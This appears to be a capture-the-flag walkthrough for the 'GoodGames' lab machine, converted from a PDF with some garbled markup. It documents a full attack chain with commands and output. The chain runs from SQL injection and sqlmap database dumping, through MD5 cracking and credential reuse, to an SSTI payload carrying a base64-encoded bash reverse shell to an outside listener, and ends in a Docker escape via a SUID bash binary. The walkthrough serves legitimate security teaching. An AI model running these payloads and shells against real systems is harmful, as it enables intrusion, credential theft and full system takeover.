



GoodGames

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Difficulty: Easy

Classification: Confidential

Synopsis

GoodGames is an Easy linux machine that showcases the importance of sanitising user inputs in web applications to prevent SQL injection attacks, using strong hashing algorithms in database structures to prevent the extraction and cracking of passwords from a compromised database, along with the dangers of password re-use. It also highlights the dangers of using render_template_string in a Python web application where user input is reflected, allowing Server Side Template Injection (SSTI) attacks. Privilege escalation involves docker hosts enumeration and shows how having admin privileges in a container and a low privilege user on the host machine can be dangerous, allowing attackers to escalate privileges to compromise the system.

Skills Required

- Web Enumeration
- Basic Web Exploitation Skills
- Basic Hash Cracking Skills
- Understanding of Detection & Exploitation of SSTI
- Understanding of Basic Docker Security Concepts

Skills Learned

- Exploiting Union-Based SQL Injections
- Hash Cracking Weak Algorithms
- Password Reuse
- Exploiting SSTI
- Basics of Docker Breakouts

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.130 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -Pn 10.10.11.130
```

```
nmap -p$ports -sV -sC -Pn 10.10.11.130

Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-24 12:34 GMT Nmap scan report for goodgames.htb (10.10.11.130)
Host is up (0.037s latency).


PORT STATE SERVICE VERSION
80/tcp open ssl/http Werkzeug/2.0.2 Python/3.9.2
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.91 seconds
```

Nmap scan shows that only port 80 hosting a Python 3.9.2 application is listening.

Python Webserver


Browsing to port 80 we see a gaming based website.




The page title is GoodGames and the footer discloses that the site runs on goodgames.htb. Let's add this to our hosts file.

```
echo "10.10.11.130 goodgames.htb" | sudo tee -a /etc/hosts
```

Inspecting the login feature we try a simple SQL injection as part of our basic checks consisting of admin' or 1 = 1 - - and see that we need to enter a valid email address.



Capture a valid email login request in BurpSuite and manually change the email to the admin' or 1 = 1 -- payload then hit SIGN IN and we see a response welcoming the admin.



SQL Injection

After detecting a valid SQL injection for an authentication bypass, we change the email back to admin@goodgames.htb and save the request to a file called goodgames.req. Use SQLMap enumerate the database.

```
sqlmap -r goodgames.req
```

```
sqlmap -r goodgames.req
<SNIP>
POST parameter 'email' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 63
HTTP(s) requests:
Parameter: email (POST)
   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: email=admin@goodgames.htb' AND (SELECT 9170 FROM
(SELECT(SLEEP(5)))kKhU) AND 'ZFpY'='ZFpY&password=password
   Type: UNION query
   Title: Generic UNION query (NULL) - 4 columns
   Payload: email=admin@goodgames.htb' UNION ALL SELECT
NULL, NULL, NULL, CONCAT(0x71767a6a71,0x4d4e4d4b5743567749664f6d6948536572
5663486e63464c786d6f6e617151467843757177634868,0x716a787671)-- -
&password=password
[19:46:32] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
```

Enumerate the database and tables to identify any sensitive information stored in the database.

```
sqlmap -r goodgames.req --dbs
```

```
sqlmap -r goodgames.req --dbs

<SNIP>
[19:50:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:50:22] [INFO] fetching database names
got a refresh intent (redirect like response common to login pages) to
'/profile'. Do you want to apply it from now on? [Y/n] n
available databases [2]:
[*] information_schema
[*] main
```

Enumerate the database named main by extracting the table names.

```
sqlmap -r goodgames.req -D main --tables
```

Extract all the data from the user table.

```
sqlmap -r goodgames.req -D main -T user --dump
```


Disclosed is an admin's password hash. Using <u>CrackStation</u> we can crack the hash.

Hash	Туре	Result
2b22337f218b2d82dfc3b6f77e7cb8ec	md5	superadministrator


Using the cookie from the <code>BurpSuite</code> repeater tab after authenticating as <code>admin</code> we look into the admin's account and we see a cog at the top right corner of the page. Clicking the cog redirects us to a new subdomain called <code>internal-administration.goodgames.htb</code>. Let's add this subdomain to our <code>/etc/hosts</code> file to allow access to the site.

```
sudo sed -i 's/goodgames.htb/goodgames.htb internal-
administration.goodgames.htb/g' /etc/hosts
```

When visiting the new subdomain we see a Flask Dashboard login page.




It is possible that the administrator has re-used their credentials for this application as well. Entering the username admin and the password superadministrator successfully authenticates us to the application.



SSTI

Navigating to the settings page we notice that we can edit our user details. As this is a Python Flask application this would be a good time to test the form for Server Side Template Injection. After changing our username to $\{7*7\}$ we see that our username has been changed to and our SSTI payload was executed.



At this stage we know the site is vulnerable to SSTI so we can inject a payload and get a shell. First we base64 encode our payload, then start a listener locally.

```
echo -ne 'bash -i >& /dev/tcp/10.10.14.25/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS80NDQ0IDA+JjE=
nc -lvvp 4444
```

Then we construct a basic SSTI payload to deliver on site through the name field.

```
 \{\{config.\_class\_.\_init\_.\_globals\_['os'].popen('echo$\{IFS\}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMy80NDQ0IDA+JjE=$\{IFS\}|base64$\{IFS\}-d|bash').read()\} \}
```

```
nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.14.25] from goodgames.htb [10.129.96.71] 37682
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3a453ab39d3d:/backend# id
id
uid=0(root) gid=0(root) groups=0(root)
root@3a453ab39d3d:/backend#
```

We can now go into the user directory and access the flag.

Privilege Escalation via Docker Escape

After getting a shell on the system, we quickly notice that we are in a Docker container.

```
root@3a453ab39d3d:/home/augustus# ls -la
ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Nov 3 10:16 .
drwxr-xr-x 1 root root 4096 Nov 5 15:23 ..
lrwxrwxrwx 1 root root 9 Nov 3 10:16 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000 220 Oct 19 11:16 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Oct 19 11:16 .bashrc
-rw-r--r-- 1 1000 1000 807 Oct 19 11:16 .profile
-rw-r---- 1 root 1000 32 Nov 3 10:13 user.txt
root@3a453ab39d3d:/home/augustus#
```

A directory list of user augustus home directory shows that instead of their name, the UID 1000 is displayed as the owner for the available files and folders. This hints that the user's home directory is mounted inside the docker container from the main system. Checking mount we see that the user directory from the host is indeed mounted with read/write flag enabled.

```
root@3a453ab39d3d:/home/augustus# mount
mount
<SNIP>
/dev/sdal on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
/dev/sdal on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sdal on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sdal on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
/SNIP>
```

Enumeration of the available network adapters shows that the container IP is 172.19.0.2. Docker usually assigns the first address of the subnet to the host system in default configurations, so 172.19.0.2 might be the internal Docker IP address of the host.

```
. .
root@3a453ab39d3d:/home/augustus# ifconfig
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
       inet 172.19.0.2 netmask 255.255.0.0 broadcast 172.19.255.255
       ether 02:42:ac:13:00:02 txqueuelen 0 (Ethernet)
       RX packets 581 bytes 100542 (98.1 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 451 bytes 239264 (233.6 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Let's scan the host at 172.19.0.1 to see what ports are available as part of the basic checks for lateral movement. As nmap is not installed we can use Bash instead.

```
for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT &>/dev/null" 2>/dev/null && echo "port $PORT is open"; done
```

```
root@3a453ab39d3d:/home/augustus# for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT &>/dev/null" 2>/dev/null && echo "port $PORT is open"; done port 22 is open port 80 is open
```

We find that SSH is listening internally. We attempt to password reuse on both root and augustus accounts.

```
root@3a453ab39d3d:/backend# script /dev/null bash
Script started, file is /dev/null
# ssh augustus@172.19.0.1
augustus@172.19.0.1's password: superadministrator

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
augustus@GoodGames:~$
```

This is successful and we log in as Augustus.

With knowledge that the user directory is mounted in the Docker container, we can write files in the Host and change their permissions to root from within the container. These new permissions will be reflected to the Host system as well.

Copy bash to the user directory as augustus which we are already authenticated as on the host machine, then exit out of the SSH session. Change the ownership of the bash executable to root:root (owned by root and in root group) from within the Docker container and apply the SUID permissions to it.

```
# As augustus on host machine
cp /bin/bash .
exit

# As root in the docker container
chown root:root bash
chmod 4755 bash
```

```
augustus@GoodGames:~$ cp /bin/bash .
cp /bin/bash .
augustus@GoodGames:~$ exit
exit
logout
Connection to 172.19.0.1 closed.
# chown root:root bash
chown root:root bash
# chmod 4755 bash
chmod 4755 bash
# ls -la bash
ls -la bash
-rwsr-xr-x 1 root root 1168776 Nov 5 20:09 bash
```

SSH back into augustus user on the host machine and check the permissions of the bash executable.

```
# ssh augustus@172.19.0.1
augustus@172.19.0.1's password: superadministrator

<SNIP>
augustus@GoodGames:~$ ls -la bash
ls -la bash
-rwsr-xr-x 1 root root 1168776 Nov 5 20:09 bash
```

The permissions are reflected on the host system and the duplicate Bash now has SUID permissions. Execute ./bash -p and spawn a shell with the effective UID of root.

```
augustus@GoodGames:~$ ./bash -p
./bash -p
bash-5.0# id
id
uid=1000(augustus) gid=1000(augustus) euid=0(root)
groups=1000(augustus)
bash-5.0# cd /root
cd /root
bash-5.0# wc root.txt
wc root.txt
1 1 40 root.txt
```